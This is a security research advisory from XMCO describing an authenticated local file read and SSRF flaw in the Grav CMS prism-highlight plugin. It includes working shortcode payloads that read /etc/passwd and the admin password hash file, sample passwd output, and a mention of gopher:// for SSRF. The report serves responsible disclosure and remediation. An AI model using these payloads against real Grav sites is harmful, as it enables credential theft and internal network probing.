Grav - Trilby Media

Security Open Source Research program

Grav

July 21

[Public Diffusion]

Security Research - Grav Reports

XMCO – Security consulting company
www.xmco.fr
info@xmco.fr
Phone: +33 1 79 35 29 30

DOCUMENT IDENTIFICATION

Document history

Version	Date	Comment	In charge
0.1	01/03/2021	Document creation	Erwan Dupard
0.2	01/03/2021	Document redaction	Erwan Dupard Julien Terriac
1.0	12/03/2021	Document validation	Julien Terriac

Project Team

Name	Company
Grav Security Team	**Grav - Trilby Media**
Erwan Dupard	**XMCO**
Simon Bucquet	**XMCO**
Julien Terriac	**XMCO**

CVE report timeline

- Vulnerabilities identified: 3rd June 2021
- Client contacted: 8th June 2021
- Report sent: 8th June 2021
- Fix remediation: 9th June 2021
- CVE requested: 10th June 2021
- Report publication: 11th July 2021

TABLE OF CONTENTS

1 EXECUTIVE SUMMARY

The XMCO R&D entity conducted some security research on the Grav product:

Grav is a Fast, Simple, and Flexible, file-based Web-platform. There is Zero installation required. Just extract the ZIP archive, and you are already up and running. It follows similar principles to other flat-file CMS platforms, but has a different design philosophy than most. Grav comes with a powerful Package Management System to allow for simple installation and upgrading of plugins and themes, as well as simple updating of Grav itself.

The research was made on a local environment by running the following versions:

- https://github.com/getgrav/grav/ 1.7.13
- https://github.com/getgrav/grav-plugin-shortcode-core 5.0.6
- https://github.com/trilbymedia/grav-plugin-prism-highlight 2.0.0

One vulnerability has been identified:

- Authenticated local file read

2 DESCRIPTION OF VULNERABILITIES

2.1 GRAVE-XMCO-CVE1: Local File Read through prism highlighter plugin's shortcode

Severity	**High**
Exploitation complexity	**Sophisticated**
Risk	Local file read / SSRF
Operating mode	Authenticated attacker on the admin panel (has the right to create or preview pages)
Description	An authenticated attacker can render prism shortcode to retrieve local file on the system and thus read the admin password hash. A more complex attack might allow an attacker to perform SSRF and browse privileged service on the internal network.
Attack vector	The attacker is sending a malicious HTTP request.
Affected component	https://github.com/trilbymedia/grav-plugin-prism-highlight 2.0.0
Recommendation	**R1 – Instead of using `file_get_contents` directly with the user input provided in the template, we recommend using the GitHub path to the source file.** **Using the github API might also be a good mitigation depending on your needs.**

2.1.1 Introduction

The **Grav** CMS allows its user to install community plugins as well as official plugins.


- Official plugins are developed and maintained by **Trilby Media** (the Grav framework founders).
- Community plugins are published by anyone and can be installed through the plugin manager of the Grav GPM CLI or via the admin plugin (shipped by default).

By default, **grav** is basically a content renderer. The admin plugin adds all the standard mechanisms of a CMS:

- Management of pages/posts
- Management of users
- Administration and configuration of plugins
- Configuration of security/login/access control
- And many more features

A standard user has access to this user interface and can view basic information about the system as well as rendering posts without publishing.

The capture below shows the admin interface provided by the **grav-admin** plugin.



Capture 1.4: The admin interface of Grav

2.1.2 Shortcodes usages and prerequisites

Grav provides many ways to extend its functionalities. A plugin can add/alter the following features:


- Styling
- Theming
- Altering/Adding Twig templates
- URLs/Endpoints
- **Shortcode**
- etc

https://learn.getgrav.org/17/plugins/plugin-tutorial

Shortcodes are tags that can be used to generate custom content. For example, we can have a shortcode generating a youtube video widget

```
[plugin:youtube](https://www.youtube.com/watch?v=xxxx)
```

To be able to use shortcodes in **Grav**, the official plugin **grav-plugin-shortcode-core** should be installed on the instance:



Capture 1.4: Prism highlighter and Shortcode core are required to exploit the vulnerability

This plugin allows its users to generate code blocks using a specific shortcode (`[prism]`).
https://github.com/trilbymedia/grav-plugin-prism-highlight

For instance, a user can specify multiple bash lines with a specified prompt to get syntax highlighted output.

```
[prism classes="language-bash command-line" cl-prompt="\[foo@localhost\] $"]
cd ~/webroot
git clone -b master https://github.com/getgrav/grav.git
[/prism]
```

2.1.3 Exploitation of a Local File Read / SSRF vulnerability using shortcodes

This shortcode supports GitHub links to render remote code into a Grav page. For instance, a user can use this shortcode to retrieve the source of the vulnerable plugin:

```
[prism git="https://github.com/trilbymedia/grav-plugin-prism-highlight/blob/develop/shortcodes/PrismShortcode.php?slice=51:93" classes="language-php line-numbers linkable-line-numbers" id="grav-prism-shortcode-vulnerability"]
[/prism]
```

When the **`git`** parameter is requested by the user, the plugin will retrieve the content of the URL provided using the PHP function **file_get_contents**:

```
protected function processGit($git)
{
    $content = null;
    try {
        $git = preg_replace(['#http[s]*:\/\/github.com\/#', '#\/blob\/#'], ['https://raw.github.com/', '/'], $git);
        preg_match('#\?slice=(.*)#', $git, $matches);
        $git_file = file_get_contents($git); // The vulnerable code
        $lines = $matches[1] ?? null;

        if ($lines && $git_file) {

        // [...]
```

This function is known to be unsafe to use with user-controlled input.

In fact, a user can specify a local file path to be retrieved:

```
$content = file_get_contents("file:///etc/passwd");
var_dump($content);
```

And get the provided filename as a result:


```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
[...]
```

To exploit this vulnerability, an authenticated user has to render the following shortcode definition:

```
[prism git="file:///etc/passwd"]
[/prism]
```

Or this one to retrieve the admin password hash:

```
[prism git="file:///var/www/html/user/accounts/admin.yaml"]
[/prism]
```



Capture 1.4: Retrieving the admin password hash using the prism shortcode plugin

This vulnerability can also be used to issue TCP packets over the internet network where PHP resides using the **`gopher://`** PHP wrapper.

2.2 Global evaluation

2.2.1 Evaluation of the vulnerabilities

The following matrix is used in order to determine the severity of the vulnerabilities discovered:

Exploitation difficulty Impact Business	Sophisticated	Trivial
Low	Low	Moderate
High	High	Critical

- **Severity**

Severity	Description
Low	Vulnerability that could cause a low impact on the privacy and data integrity. Financial loss or impact on the brand image are unlikely. The implementation of a corrective action within a reasonable time is recommended.
Moderate	Vulnerability that could cause a medium impact on privacy and data integrity. Financial loss or impact on the brand image are likely. The implementation of a corrective action within a reasonable time is recommended.
High	Vulnerability that could cause a high impact on the privacy and data integrity. Financial loss or impact on the brand image are possible. A corrective action in a short time is recommended.
Critical	Vulnerability that could cause a critical impact on the privacy and data integrity. Financial loss or impact on the brand image are almost certain. An immediate corrective action is recommended.

- **Exploitation complexity**

Exploitation difficulty	Description
Sophisticated	Requires advanced technical skills and dedication from an attacker, to be exploited.
Trivial	Requires limited technical skills and less time to be exploited. The vulnerability is publicly disclosed, and exploitation tools can be found by anyone.

END OF DOCUMENT